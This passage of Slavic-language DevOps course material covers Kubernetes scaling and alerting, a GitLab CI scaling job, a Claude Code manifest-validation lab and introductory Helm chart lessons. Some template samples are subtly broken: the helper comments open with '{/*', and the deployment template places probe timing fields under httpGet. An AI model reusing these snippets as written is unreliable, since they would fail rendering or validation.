# [ ] Alerting pravila snižena (alert na 60% umjesto 80%)
# [ ] Rollback plan spreman (helm rollback project-a X -n project-a-prod)
```

9. Monitoring skaliranja

```
# Provjeri trenutni broj replika u realnom vremenu:
watch kubectl get deployment -n project-a-prod

# HPA events (scale up/down historija):
kubectl get events -n project-a-prod \
  --field-selector reason=SuccessfulRescale \
  --sort-by='.lastTimestamp'

# Node utilizacija:
kubectl top nodes
# NAME                                CPU(cores)   CPU%   MEMORY(bytes)   MEMORY%
# ip-10-0-1-50.eu-west-1.compute     1250m        62%    3500Mi           54%
# ip-10-0-1-51.eu-west-1.compute     800m         40%    2800Mi           43%

# Pod utilizacija (sort po CPU):
kubectl top pods -n project-a-prod --sort-by=cpu
# NAME                                CPU(cores)   MEMORY(bytes)
# php-service-7d9f8b6-xk2p1          450m         256Mi
# php-service-7d9f8b6-mn4q8          420m         248Mi
# go-service-5c7b9d4-lp3r7           180m         128Mi

# Grafana queries za dashboard:
# Replica count po deployment-u:
# kube_deployment_spec_replicas{namespace="project-a-prod"}
# kube_deployment_status_replicas_available{namespace="project-a-prod"}

# HPA desired vs current:
# kube_horizontalpodautoscaler_status_desired_replicas{namespace="project-a-prod"}
# kube_horizontalpodautoscaler_status_current_replicas{namespace="project-a-prod"}

# Pending pod-ovi (signal da cluster treba više nodova):
# kube_pod_status_phase{namespace="project-a-prod", phase="Pending"}
```

Alerting pravila (Prometheus)

```
# monitoring/alerts/scaling.yaml
groups:
- name: scaling
  rules:
  - alert: HPAAtMaxReplicas
    expr: |
      kube_horizontalpodautoscaler_status_current_replicas
      >= kube_horizontalpodautoscaler_spec_max_replicas
    for: 5m
    labels:
      severity: warning
    annotations:
      summary: "HPA {{ $labels.horizontalpodautoscaler }} dostigao maksimum"
      description: "{{ $labels.namespace }}/{{ $labels.horizontalpodautoscaler }} je na max replikama 5+ minuta. Razmotri povećanje maxReplicas."

  - alert: PodsPending
    expr: |
      kube_pod_status_phase{namespace="project-a-prod", phase="Pending"} > 0
    for: 3m
    labels:
      severity: warning
    annotations:
      summary: "Pending pod-ovi u project-a-prod"
      description: "Pod-ovi čekaju na scheduling – cluster autoscaler možda nije dodao nodove."
```

10. GitLab CI job za scaling (self-service)

```
# .gitlab-ci.yml – manuelni job koji developer može pokrenuti iz GitLab UI
scale:replicas:
  stage: deploy
  when: manual
  image: alpine/helm:3.14
  environment:
    name: production
    url: https://project-a.example.com
  variables:
    PHP_REPLICAS: "2"
    GO_REPLICAS: "3"
    FRONTEND_REPLICAS: "2"
  before_script:
    - apk add --no-cache kubectl
    - echo "$KUBE_CONFIG_PROD" | base64 -d > /root/.kube/config
    - chmod 600 /root/.kube/config
  script:
    - echo "Skaliranje na php=${PHP_REPLICAS}, go=${GO_REPLICAS}, frontend=${FRONTEND_REPLICAS}"
    - |
      helm upgrade project-a ./helm/project-a \
        -n project-a-prod \
        --reuse-values \
        --set phpService.replicaCount=${PHP_REPLICAS} \
        --set goService.replicaCount=${GO_REPLICAS} \
        --set frontend.replicaCount=${FRONTEND_REPLICAS} \
        --wait \
        --timeout 5m
    - kubectl get deployment -n project-a-prod
    - echo "DONE – commit values.yaml promjenu ako je ovo dugotrajna promjena!"
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: manual
```

Pokretanje iz GitLab UI

1. GitLab → CI/CD → Pipelines → pokreni na `main`
2. Klikni na manuelni job `scale:replicas`
3. Set variables:
4. `PHP_REPLICAS = 5`
5. `GO_REPLICAS = 8`
6. `FRONTEND_REPLICAS = 10`
7. Trigger job

Nakon toga: commitaj promjenu u `values/prod.yaml` da ostane u git historiji.

Sažetak

Situacija	Akcija
Production pada odmah	<code>kubectl scale deployment X --replicas=N -n project-a-prod</code>
Promjena za danas, bez pipeline-a	<code>helm upgrade --reuse-values --set X.replicaCount=N</code>
Planirana promjena	Edit <code>values/prod.yaml</code> → commit → push → pipeline
Load-based automatski scaling	HPA (CPU/memory threshold)
Queue-based automatski scaling	KEDA (Redis stream lag)
Nedovoljno nodova	Cluster Autoscaler (automatski) ili <code>aws eks update-nodegroup-config</code>
Pre-scaling pred event	Kombinacija: node group desired + HPA maxReplicas + replicaCount

16 — Vežba: priprema AI-okvira i sync (Kubernetes)

Pripremaš AI-okvir za K8s manifeste, pa validiraš deployment na lokalni kind klaster kroz schema validaciju i server-side dry-run.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Odlučujemo da li je potreban K8s-specifičan artefakt u okviru (glob-rule za manifeste), pa K8s manifeste iz prethodnih labova provodimo kroz kubeconform i `kubectl apply --dry-run=server`, i verifikujemo da deployment proradi na kind klasteru.

Pretpostavke za potvrdu: - Postoje K8s manifesti u `k8s/` direktorijumu (iz prethodnih labova oblasti 03) - `kubectl` je konfigurisan na lokalni kind klaster - Postoji `CLAUDE.md` u korenu radnog repoa sa `## Project-A workflow` sekcijom

Van opsega: - Ne podešavamo produkcijski klaster — samo lokalni kind - Ne radimo Helm deployment (to je oblast 04)

Prompt za diskusiju:

Radim Kubernetes oblast u project-A. Imam K8s manifeste u `k8s/` direktorijumu koje treba da proverim. Kontekst je u `CLAUDE.md` (sekcija `## Project-A workflow`). Da li mi treba poseban K8s artefakt (rule za manifeste), ili je pokriveno? Predloži kao kandidat sa evidencijom i confidence, bez automatskog kreiranja.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: K8s manifesti prolaze kubeconform schema validaciju i `kubectl apply --dry-run=server`, deployment proradi i pod je Running.

Fajlovi koji se diraju: - `k8s/*.yaml` (manifesti) (ako je odluka „dodaj”)

Fajlovi koji se NE diraju: - `Dockerfile` — obrađen u oblasti 01 - `.gitlab-ci.yml` — obrađen u oblasti 02 - Helm chart-ovi — tema oblasti 04

AI okvir za ovu oblast:

Dodaj sekciju `## Kubernetes manifest checklist` u `CLAUDE.md`, ili napravi `.claude/rules/k8s-manifest-checks.md`

Sadržaj pravila:

- Svaki kontejner ima `resources.requests` i `resources.limits`.
- `liveness` i `readiness` probe definisani za svaki kontejner.
- Image tag pinovan — ne `:latest`.
- `securityContext: runAsNonRoot: true` gde je moguće.

Anti-sprawl: K8s se ponavlja kroz module 03, 13 i 22 — minimalan dodatak je opravdan. Ako je pokriveno postojećim pravilima, zapiši odluku i preskoči kreiranje.

Acceptance criteria: - ☐ Odluka o artefaktu doneta i zapisana u `.claude/memory/decisions.md` ili `CLAUDE.md` - ☐ `kubeconform -strict k8s/` — nula grešaka - ☐ `kubectl apply --dry-run=server -f k8s/` — prolazi bez grešaka - ☐ `kubectl rollout status deployment/<ime>` — status `successfully rolled out` - ☐ Svi kontejneri u manifestima imaju `resources` i probe definisane - ☐ Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md`
`## Decision log`

AI pregled plana:

Evo plana pre egzekucije:

- Donosim odluku o k8s-manifest-checks artefaktu
- Pokrećem kubeconform schema validaciju
- Pokrećem kubectl apply --dry-run=server
- Aplikiram manifeste i proveravam rollout status

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Schema validacija (offline):

```
docker run --rm -v "$PWD":/w ghcr.io/yannh/kubeconform:latest -strict /w/k8s/
```

Server-side dry-run (validira protiv API-ja):

```
kubectl apply --dry-run=server -f k8s/
```

Apliciraj manifeste i provjeri rollout:

```
kubectl apply -f k8s/  
kubectl rollout status deployment/<ime-deployementa>
```

Provjeri da je pod running i servis dostupan:

```
kubectl get pods  
kubectl get svc
```

Ako `kubectl apply --dry-run=server` prijavi grešku:

```
kubectl apply --dry-run=server daje:  
[greška]  
Evo manifesta:  
[sadržaj]  
Šta je pogrešno i koji je minimalan ispravan oblik?
```

4. AI validacija

Evo acceptance criteria iz plana:

- kubeconform -strict bez grešaka
- kubectl apply --dry-run=server prolazi
- kubectl rollout status: successfully rolled out
- svi kontejneri imaju resources i probe

Evo outputa:

[ovde lepiš kubeconform output, dry-run output, rollout status output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne — šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Pokreni <code>docker run --rm -v "\$PWD":/w ghcr.io/yannh/kubeconform:latest -strict /w/k8s/</code>	Nema izlaza (kubeconform ne ispisuje ništa kada su svi manifesti validni)
2	Pokreni <code>kubectl apply --dry-run=server -f k8s/</code>	Shell ispisuje <code>configured</code> ili <code>created</code> za svaki resurs, bez <code>Error</code> linije
3	Pokreni <code>kubectl rollout status deployment/<ime></code>	Shell ispisuje <code>deployment "<ime>" successfully rolled out</code>
4	Pokreni <code>kubectl get pods</code> i provjeri status kolonu	Svi pod-ovi imaju status <code>Running</code> i <code>READY</code> kolona pokazuje <code>1/1</code>

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Kubernetes sync (oblast 03)
- Urađeno: k8s-manifest-checks rule dodat / ili: odlučeno bez dodatka jer ...
- Naučeno: kubeconform + kubectl dry-run kao K8s validacija; resource limits i probe kao obavezni
- Šta bi promenio:
```

Phase — 04-helm

Directory: 04-helm/

Source: 04-helm/01-helm-koncepti.md

01 — Helm koncepti

Problem bez Helm-a

Imaš nginx app koja se deploja na tri okruženja: dev, staging, prod. Svako okruženje treba Deployment, Service, Ingress, HorizontalPodAutoscaler.

Bez Helm-a završiš sa:

```
k8s/
├── dev/
│   ├── deployment.yaml    ← skoro isti kao staging/prod
│   ├── service.yaml       ← identičan
│   ├── ingress.yaml       ← samo host se razlikuje
│   └── hpa.yaml
├── staging/
│   ├── deployment.yaml    ← copy-paste, promijenjen replicaCount
│   ├── service.yaml
│   ├── ingress.yaml
│   └── hpa.yaml
└── prod/
    ├── deployment.yaml
    ├── service.yaml
    ├── ingress.yaml
    └── hpa.yaml
```

12 fajlova od kojih je 80% identično. Promjena image taga znači editovanje na tri mjesta. Griješka je garantovana. Ovo ne skalira.

Helm = package manager za Kubernetes

Helm rješava ovaj problem isto kao što npm rješava problem JavaScript biblioteka.

Umjesto 12 YAML fajlova, imaš: - jedne **template** fajlove sa varijabilnim dijelovima - odvojene **values** fajlove po okruženju koji samo definišu šta se razlikuje

Deployment.yaml postaje template:

```
replicas: {{ .Values.replicaCount }}
image: {{ .Values.image.repository }}:{{ .Values.image.tag }}
```

A razlike žive u values/dev.yaml:

```
replicaCount: 1
image:
  tag: latest
```

i values/prod.yaml:

```
replicaCount: 3
image:
  tag: v1.4.2
```


Tri ključna pojma

Chart — paket sa svim template fajlovima i default values. To je “recept”. Analogija: Docker image. Definicija aplikacije, nije pokrenuta instanca.

Release — konkretna instalacija chart-a u Kubernetes cluster. Analogija: Docker container pokrenut iz image-a. Jedan chart može imati više releases: `helloworld-dev`, `helloworld-staging`, `helloworld-prod`.

Repository — mjesto gdje se chart-ovi čuvaju i distribuišu. Može biti HTTP server (klasično) ili OCI registry (moderno — GitLab, GHCR).

Helm vs Kustomize

Oba alata rješavaju problem copy-paste YAML-a, ali na različit način.

	Helm	Kustomize
Pristup	Template engine (Go templates)	Patch/overlay sistem
Logika	If/else, loops, funkcije	Nema — samo deklarativni patches
Kriva učenja	Strmija	Blaža
Kubectl integracija	Zasebni alat	<code>kubectl apply -k</code>
Registry distribucija	Da (OCI charts)	Ne direktno

Zašto Helm za project-A: trebamo logiku u templates (HPA samo za staging/prod, različiti resource limits, conditionals za ingress). Kustomize bi tu bio kompliciraniji. Kustomize je bolji izbor kad imaš postojeće upstream YAML-ove koje ne želiš mijenjati.

Helm 3 vs Helm 2

Helm 2 je imao komponentu zvanu **Tiller** — server-side daemon koji je živio u clusteru i izvršavao promjene. Problem: Tiller je imao cluster-admin privilegije, što je bio ozbiljan sigurnosni rizik.

Helm 3 (2019) je uklonio Tiller. Helm client direktno komunicira sa Kubernetes API-jem koristeći tvoje kubeconfig credentials. Rezultat: mnogo jednostavnija instalacija, bolji sigurnosni model.

Ako naiđeš na staru dokumentaciju koja pominje `helm init` ili Tiller — to je Helm 2, preskoči je.

Veza sa project-A

```
jedan chart: helloworld/
tri releases: helloworld-dev      (namespace: helloworld-dev)
               helloworld-staging (namespace: helloworld-staging)
               helloworld-prod    (namespace: helloworld-prod)
N releases:  helloworld-mr-123   (dynamic review env per GitLab MR)
```

Isti chart, različite values. Promjena u template odmah vrijedi za sva okruženja. Nova verzija app-e znači samo promjena `image.tag` vrijednosti — na jednom mjestu.

02 — Chart struktura

Anatomija chart direktorijuma

```
helloworld/
├─ Chart.yaml           ← metadata o chart-u
├─ values.yaml          ← default values (base)
├─ values/
│  └─ local.yaml        ← kind cluster (lokalni dev)
│  └─ dev.yaml          ← AWS dev override
│  └─ staging.yaml       ← AWS staging override
│  └─ prod.yaml         ← AWS prod override
└─ templates/
   ├── _helpers.tpl      ← reusable template fragments (ne generišu YAML)
   ├── deployment.yaml
   ├── service.yaml
   ├── ingress.yaml
   └─ hpa.yaml
```

Helm procitaje `values.yaml` kao bazu. Kada deployas sa `-f values/prod.yaml`, `prod.yaml` vrijednosti prepisuju (override) samo ono što je u njemu definirano. Ostatak dolazi iz base `values.yaml`.

Chart.yaml

Obavezan fajl. Metadata o chart-u.

```
apiVersion: v2
name: helloworld
description: Nginx hello world app za project-A
type: application
version: 0.3.1          # verzija chart-a (Helm packaging)
appVersion: "1.2.0"     # verzija aplikacije (informativno)
```

Razlika između `version` i `appVersion`: - `version` — verzija samog chart-a (mijenja se kad mijenjas templates ili values strukturu) - `appVersion` — verzija aplikacije koja se deploja (image tag). Informativno polje, Helm ga ne koristi za logiku.

U project-A, `version` se bumpa u CI-u pri svakoj promjeni chart-a. `appVersion` prati Git tag aplikacije.

values.yaml — default baza

```
replicaCount: 1

image:
  repository: registry.gitlab.com/firma/helloworld
  tag: latest
  pullPolicy: IfNotPresent

service:
  type: ClusterIP
  port: 80

ingress:
  enabled: false
  host: ""
  tls: false

resources:
  requests:
    cpu: 50m
    memory: 64Mi
  limits:
    cpu: 100m
    memory: 128Mi

hpa:
  enabled: false
  minReplicas: 1
  maxReplicas: 3
  targetCPUUtilizationPercentage: 70

env: []
```

Default vrijednosti su namjerno minimalne — najmanji resursi, bez ingress-a, bez HPA. Svako okruženje koje treba više, eksplicitno to definiše u svom values fajlu.

Per-environment values fajlovi

values/dev.yaml — samo šta se razlikuje od baze:

```
ingress:
  enabled: true
  host: hello.dev.firma.com

resources:
  limits:
    cpu: 200m
    memory: 256Mi
```

values/prod.yaml:

```

replicaCount: 3

ingress:
  enabled: true
  host: hello.firma.com
  tls: true

resources:
  requests:
    cpu: 100m
    memory: 128Mi
  limits:
    cpu: 500m
    memory: 512Mi

hpa:
  enabled: true
  minReplicas: 3
  maxReplicas: 10

image:
  pullPolicy: Always

```

Prod fajl je eksplicitan i oprezlijiji. Dev je minimalan.

_helpers.tpl — reusable template fragments

Fajl čije ime počinje sa `_` Helm ne renderuje kao Kubernetes manifest. Koristi se za definisanje named templates koji se pozivaju iz ostalih fajlova.

```

{/*
Generise ime za sve resurse ovog chart-a.
Koristi .Release.Name da bi vise releases mogli coexistirati.
*/}}
{{- define "helloworld.fullname" -}}
{{- printf "%s-%s" .Release.Name .Chart.Name | trunc 63 | trimSuffix "-" }}
{{- end }}

{/*
Zajednicke labele koje idu na sve resurse.
*/}}
{{- define "helloworld.labels" -}}
app.kubernetes.io/name: {{ .Chart.Name }}
app.kubernetes.io/instance: {{ .Release.Name }}
app.kubernetes.io/version: {{ .Chart.AppVersion | quote }}
app.kubernetes.io/managed-by: {{ .Release.Service }}
{{- end }}

{/*
Selector labele za Deployment i Service matching.
*/}}
{{- define "helloworld.selectorLabels" -}}
app.kubernetes.io/name: {{ .Chart.Name }}
app.kubernetes.io/instance: {{ .Release.Name }}
{{- end }}

```

Zašto je `helloworld.fullname` koji uključuje `.Release.Name` važan: Kada deployas isti chart dva puta u isti namespace (npr. dva MR review env-a), svaki release dobija único ime resursa. Bez toga bi resources kolidirale.

Veza sa project-A

Chart direktorijum živi u Git repozitorijumu uz kod aplikacije:

```
project-A/
├─ src/                ← nginx config i index.html
├─ Dockerfile
├─ .gitlab-ci.yml
└─ helm/
    └─ helloworld/     ← chart
        ├── Chart.yaml
        ├── values.yaml
        ├── values/
        └─ templates/
```

Sve u jednom repozitorijumu. CI/CD pipeline ima pristup i kodu i chart-u.

Source: 04-helm/03-templates-i-values.md

03 — Templates i values

Go template sintaksa

Helm koristi Go template engine. Svaki fajl u `templates/` prolazi kroz ovaj engine i producira Kubernetes YAML manifest.

Osnovna sintaksa:

```
{{ .Values.image.tag }}      ← umetni vrijednost iz values
{{- .Values.image.tag }}    ← umetni, ukloni whitespace prije
{{ .Values.image.tag -}}    ← umetni, ukloni whitespace poslije
{{- .Values.image.tag -}}   ← umetni, ukloni whitespace sa oba kraja
```

- uz `{{ i }}` je bitan za kontrolu praznina u generisanom YAML-u. Bez njega možeš dobiti neželjene prazne redove.

Tri glavna scope-a

`.Values` — sve iz `values.yaml` i override fajlova:

```
{{ .Values.replicaCount }}
{{ .Values.image.repository }}
{{ .Values.image.tag }}
{{ .Values.ingress.host }}
```

`.Release` — informacije o konkretnoj instalaciji:

```
{{ .Release.Name }}          # npr. "helloworld-dev"
{{ .Release.Namespace }}     # npr. "helloworld-dev"
{{ .Release.Service }}       # uvijek "Helm"
{{ .Release.IsUpgrade }}     # bool
```

`.Chart` — podaci iz `Chart.yaml`:

```
{{ .Chart.Name }}           # "helloworld"
{{ .Chart.Version }}         # "0.3.1"
{{ .Chart.AppVersion }}      # "1.2.0"
```

`_helpers.tpl` i `include` funkcija

Named templates iz `_helpers.tpl` se pozivaju sa `include`:

```
metadata:
  name: {{ include "helloworld.fullname" . }}
  labels:
    {{- include "helloworld.labels" . | nindent 4 }}
```

`include` vraća string. `nindent 4` dodaje newline i indent od 4 razmaka. Zašto `nindent` a ne `indent`: `nindent` dodaje newline na početku, što je potrebno jer labele idu u novi red.

Conditionals

```
{{- if .Values.ingress.enabled }}
apiVersion: networking.k8s.io/v1
kind: Ingress
...
{{- end }}
```

Kompleksni conditional:

```
{{- if and .Values.ingress.enabled .Values.ingress.tls }}
  tls:
    - hosts:
      - {{ .Values.ingress.host }}
      secretName: {{ include "helloworld.fullname" . }}-tls
{{- end }}
```

Loops

Za environment varijable iz values:

```
# values.yaml
env:
  - name: APP_ENV
    value: production
  - name: LOG_LEVEL
    value: info
```

```
# deployment.yaml template
{{- if .Values.env }}
env:
  {{- range .Values.env }}
  - name: {{ .name }}
    value: {{ .value | quote }}
  {{- end }}
{{- end }}
```

`quote` je Helm funkcija koja omota vrijednost u navodne znakove — važno za stringove koji izgledaju kao brojevi ili booleani.

toYaml i nindent za složene strukture

Resources blok je dobar primjer gdje `toYaml` sjaji:

```
# values.yaml
resources:
  requests:
    cpu: 100m
    memory: 128Mi
  limits:
    cpu: 500m
    memory: 512Mi
```

```
# deployment.yaml template
resources:
  {{- toYaml .Values.resources | nindent 10 }}
```

`toYaml` konvertuje Go map strukturu nazad u YAML string. `nindent 10` dodaje newline i 10 razmaka indentacije. Bez toga bi resources blok bio jedan red bez indentacije.

Kompletan deployment.yaml za hello-world

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ include "helloworld.fullname" . }}
  namespace: {{ .Release.Namespace }}
  labels:
    {{- include "helloworld.labels" . | nindent 4 }}
spec:
  replicas: {{ .Values.replicaCount }}
  selector:
    matchLabels:
      {{- include "helloworld.selectorLabels" . | nindent 6 }}
  template:
    metadata:
      labels:
        {{- include "helloworld.selectorLabels" . | nindent 8 }}
    spec:
      containers:
        - name: {{ .Chart.Name }}
          image: "{{ .Values.image.repository }}:{{ .Values.image.tag }}"
          imagePullPolicy: {{ .Values.image.pullPolicy }}
          ports:
            - name: http
              containerPort: 80
              protocol: TCP
          {{- if .Values.env }}
          env:
            {{- range .Values.env }}
            - name: {{ .name }}
              value: {{ .value | quote }}
            {{- end }}
          {{- end }}
          resources:
            {{- toYaml .Values.resources | nindent 12 }}
          livenessProbe:
            httpGet:
              path: /
              port: http
              initialDelaySeconds: 5
              periodSeconds: 10
          readinessProbe:
            httpGet:
              path: /
              port: http
              initialDelaySeconds: 3
              periodSeconds: 5
```

Svaki varijabilan dio je template izraz. Šta ostaje isto za sva okruženja: port 80, probe paths, probe timing. Šta se mijenja: replicas, image tag, resources, env vars.

Veza sa project-A

Kada GitLab CI pokrene deploy stage, komanda je:

```
helm upgrade --install helloworld-${ENV} ./helm/helloworld \
  -f ./helm/helloworld/values.yaml \
  -f ./helm/helloworld/values/${ENV}.yaml \
  --set image.tag=${CI_COMMIT_SHORT_SHA} \
  --namespace helloworld-${ENV}
```

`--set image.tag` overrideuje vrijednost iz values fajla — CI uvijek zna tačan SHA commita koji gradi. Eksplicitniji od oslanjanja na `latest`.

Source: `04-helm/04-environments-values-override.md`

04 — Environments i values override

values.yaml kao default baza

`values.yaml` definiše najkonzervativnije, najjeftinije default vrijednosti. Filozofija: default je “najmanji koji radi”. Sve što zahtijeva više resursa mora biti eksplicitno zahtjevano u env-specifičnom fajlu.

Ovo sprječava situaciju gdje dev okruženje greškom nasljeđuje prod resource limite.

```
# values.yaml — baza, minimalna
replicaCount: 1

image:
  repository: registry.gitlab.com/firma/helloworld
  tag: latest
  pullPolicy: IfNotPresent

resources:
  requests:
    cpu: 50m
    memory: 64Mi
  limits:
    cpu: 100m
    memory: 128Mi

ingress:
  enabled: false
  host: ""
  tls: false

hpa:
  enabled: false
```

Per-environment override

Helm merge-uje values fajlove po redu kojim su navedeni. Kasniji fajl prepisuje samo ono što definiše, ostatak ostaje iz ranijeg.

```
helm upgrade --install helloworld-prod ./helloworld \
  -f values.yaml \           ← baza
  -f values/prod.yaml \      ← override
```


Šta se razlikuje po okruženju

replicaCount

```
# values/dev.yaml
replicaCount: 1      # jedan pod je dovoljno za testiranje

# values/staging.yaml
replicaCount: 2      # testira HA ali bez cijene prod-a

# values/prod.yaml
replicaCount: 3      # minimum za zero-downtime rolling update
```

resources

Dev ne treba production-grade resurse. Prod mora garantovati performance.

```
# values/dev.yaml
resources:
  requests:
    cpu: 50m
    memory: 64Mi
  limits:
    cpu: 200m
    memory: 256Mi

# values/prod.yaml
resources:
  requests:
    cpu: 100m
    memory: 128Mi
  limits:
    cpu: 500m
    memory: 512Mi
```

ingress.host

```
# values/dev.yaml
ingress:
  enabled: true
  host: hello.dev.firma.com
  tls: false      # self-signed ili bez TLS na dev

# values/staging.yaml
ingress:
  enabled: true
  host: hello.staging.firma.com
  tls: true

# values/prod.yaml
ingress:
  enabled: true
  host: hello.firma.com
  tls: true
```

image.tag

```
# values/dev.yaml
image:
  tag: latest          # uvijek najnoviji build (CI pushuje latest na dev)
  pullPolicy: Always   # uvijek povuci, jer tag se ne mijenja ali image jest

# values/prod.yaml
image:
  tag: v1.4.2          # pinovan – znaš tačno šta je u produkciji
  pullPolicy: IfNotPresent
```

Produkcijaj nikad ne koristi `latest`. `latest` tag ne garantuje reproduktivnost. Ako cluster treba da pokrene novi pod (node failure, scaling), `latest` u tom trenutku može biti potpuno drugačiji image nego što je bio pri originalnom deploymentu.

HPA — samo staging i prod

```
# values/staging.yaml
hpa:
  enabled: true
  minReplicas: 2
  maxReplicas: 5
  targetCPUUtilizationPercentage: 70

# values/prod.yaml
hpa:
  enabled: true
  minReplicas: 3
  maxReplicas: 20
  targetCPUUtilizationPercentage: 60
```

Dev nema HPA — nepotrebna složenost za development workflow.

Dynamic environments — review apps

Za svaki GitLab MR, CI kreira privremeno okruženje. Values se generišu dinamički iz MR metapodataka.

```
# U GitLab CI, review job
REVIEW_HOST="hello-mr-${CI_MERGE_REQUEST_IID}.review.firma.com"

helm upgrade --install helloworld-mr-${CI_MERGE_REQUEST_IID} ./helloworld \
  -f values.yaml \
  --set image.tag=${CI_COMMIT_SHORT_SHA} \
  --set ingress.enabled=true \
  --set ingress.host=${REVIEW_HOST} \
  --set replicaCount=1 \
  --namespace helloworld-mr-${CI_MERGE_REQUEST_IID} \
  --create-namespace
```

`--set` na komandnoj liniji ima najveći prioritet — prepisuje sve values fajlove. Koristi se za dinamički generisane vrijednosti (SHA, MR broj) koje ne možeš unaprijed staviti u statički values fajl.

Lokalni dev — values/local.yaml

Kind cluster nema LoadBalancer ni cloud-specific ingress kontroler. Lokalne values rješavaju ovu razliku.

```
# values/local.yaml
ingress:
  enabled: true
  host: hello.local
  annotations:
    kubernetes.io/ingress.class: nginx # kind koristi nginx ingress
  tls: false

image:
  pullPolicy: Never # koristi lokalno buildovan image, ne pull iz registry-ja
```

`pullPolicy: Never` je ključan detalj za lokalni dev sa kind-om. Kind nema direktan pristup GitLab registry-ju bez konfiguracije. Lokalno buildovan image se učitava u kind sa `kind load docker-image`.

Veza sa project-A

Kompletna matrica okruženja u projektu:

Release name	Values fajlovi	Namespace	Trigger
helloworld-local	values.yaml + local.yaml	helloworld-local	ručno
helloworld-dev	values.yaml + dev.yaml	helloworld-dev	merge na main
helloworld-staging	values.yaml + staging.yaml	helloworld-staging	tag v..*
helloworld-prod	values.yaml + prod.yaml	helloworld-prod	manual approve
helloworld-mr-N	values.yaml + -set	helloworld-mr-N	otvaranje MR

Source: `04-helm/05-helm-registries.md`

05 — Helm registries

Dva pristupa distribuciji chart-ova

Klasični HTTP Helm repo — stariji pristup. Chart se pakuje u `.tgz` arhivu, generiše se `index.yaml` fajl, i servira sa HTTP servera. Problem: zahtijeva zasebnu infrastrukturu ili GitHub Pages za hosting.

OCI registry — moderni pristup (Helm 3.8+, 2022). Chart se pushuje kao OCI artifact u isti registry koji čuva i Docker image-ove. GitLab Container Registry podržava OCI artifact od 2022.

Za project-A koristimo OCI — manje infrastrukture, jedan registry za sve.

OCI vs HTTP repo

	OCI Registry	HTTP Helm Repo
Hosting	Container registry (GitLab, GHCR)	HTTP server, S3, GitHub Pages
Auth	Isti kao za Docker images	Zasebna konfiguracija
Versioning	Immutable tags	Mutable index.yaml
Namespace	<code>oci://</code> prefix	<code>https://</code> URL
Helm podrška	Helm 3.8+	Sve verzije

Push chart u GitLab Container Registry

Pakovati chart u `.tgz`:

```
helm package ./helloworld
# kreira: helloworld-0.1.0.tgz
```

Autentikovati se:

```
helm registry login registry.gitlab.com \
--username $CI_REGISTRY_USER \
--password $CI_REGISTRY_PASSWORD
```

Push na OCI registry:

```
helm push helloworld-0.1.0.tgz \
oci://registry.gitlab.com/firma/helloworld/charts
```

Chart je sada dostupan na: `oci://registry.gitlab.com/firma/helloworld/charts/helloworld:0.1.0`

Pull i deploy sa OCI registry

```
helm upgrade --install helloworld-dev \
oci://registry.gitlab.com/firma/helloworld/charts/helloworld \
--version 0.1.0 \
-f values/dev.yaml \
--namespace helloworld-dev \
--create-namespace
```

`--version` je obavezan za OCI charts — Helm ne može “pronaći” latest verziju automatski kao kod HTTP repo-a. Uvijek moraš biti eksplicitan.

Pregled dostupnih verzija:

```
helm show chart oci://registry.gitlab.com/firma/helloworld/charts/helloworld \
--version 0.1.0
```

Versioning chart-a u CI/CD

U project-A, chart verzija se automatski bumpa u CI-u. Postoje dva pristupa:

Pristup 1: Chart verzija = Git tag aplikacije

```
# .gitlab-ci.yml
package-helm:
  script:
    - |
      # Postavi appVersion na trenutni Git tag
      sed -i "s/^appVersion:./appVersion: \"${CI_COMMIT_TAG}\"/" helm/helloworld/Chart.yaml
      # Bump chart patch version
      CHART_VERSION=$(grep '^version:' helm/helloworld/Chart.yaml | awk '{print $2}')
      helm package helm/helloworld --version ${CHART_VERSION}
      helm push helloworld-*.tgz oci://registry.gitlab.com/firma/helloworld/charts
```

Pristup 2: Chart verzija = Git SHA (immutable, po build-u)

```
CHART_VERSION="0.0.0-${CI_COMMIT_SHORT_SHA}"
helm package ./helm/helloworld --version ${CHART_VERSION}
helm push helloworld-*.tgz oci://registry.gitlab.com/firma/helloworld/charts
```

Ovaj pristup daje unique verziju za svaki build. Dobar za traceability ali generiše mnogo verzija. Dodaj cleanup job koji briše stare verzije.

Kada koristiti lokalni chart vs registry chart

Lokalni chart (`./helm/helloworld`) — tokom razvoja chart-a. CI/CD pipeline koji radi iz istog repozitorijuma.

```
helm upgrade --install helloworld-dev ./helm/helloworld -f values/dev.yaml
```

Registry chart — za deployment iz zasebnog pipeline-a, ili kad više projekata koristi isti chart.

```
helm upgrade --install helloworld-dev \
oci://registry.gitlab.com/firma/helloworld/charts/helloworld \
--version 0.1.0
```

Za project-A na početku: lokalni chart u CI pipeline-u. Kad projekt sazri: push na registry i deploy s referencom na verziju.

Veza sa project-A

GitLab CI deploy job struktura:

```
deploy:dev:
  stage: deploy
  image: alpine/helm:3.14
  script:
    - helm registry login registry.gitlab.com
      --username $CI_REGISTRY_USER
      --password $CI_REGISTRY_PASSWORD
    - helm upgrade --install helloworld-dev ./helm/helloworld
      -f helm/helloworld/values.yaml
      -f helm/helloworld/values/dev.yaml
      --set image.tag=$CI_COMMIT_SHORT_SHA
      --namespace helloworld-dev
      --create-namespace
      --wait
      --timeout 5m
  environment:
    name: dev
    url: https://hello.dev.firma.com
```

`--wait` čeka da svi Pods postanu Ready prije nego job završi. `--timeout 5m` — ako za 5 minuta Pods nisu Ready, job failuje. Bez ova dva flaga, CI bi rekao “deploy uspješan” čak i ako Pods crashaju.

Source: 04-helm/06-lab-napravi-chart.md

06 — LAB: Napravi Helm chart

Cilj

Kreirati funkcionalan Helm chart za hello-world nginx app, deployati ga na lokalni kind cluster i verifikovati.

Preduslovi

- kind cluster pokrenut (modul 03)
- kubectl konfigurisan za kind
- Helm instaliran ili dostupan kao Docker kontejner

Helm kao Docker kontejner

Ako ne želiš instalirati Helm direktno:

```
alias helm='docker run --rm -it \
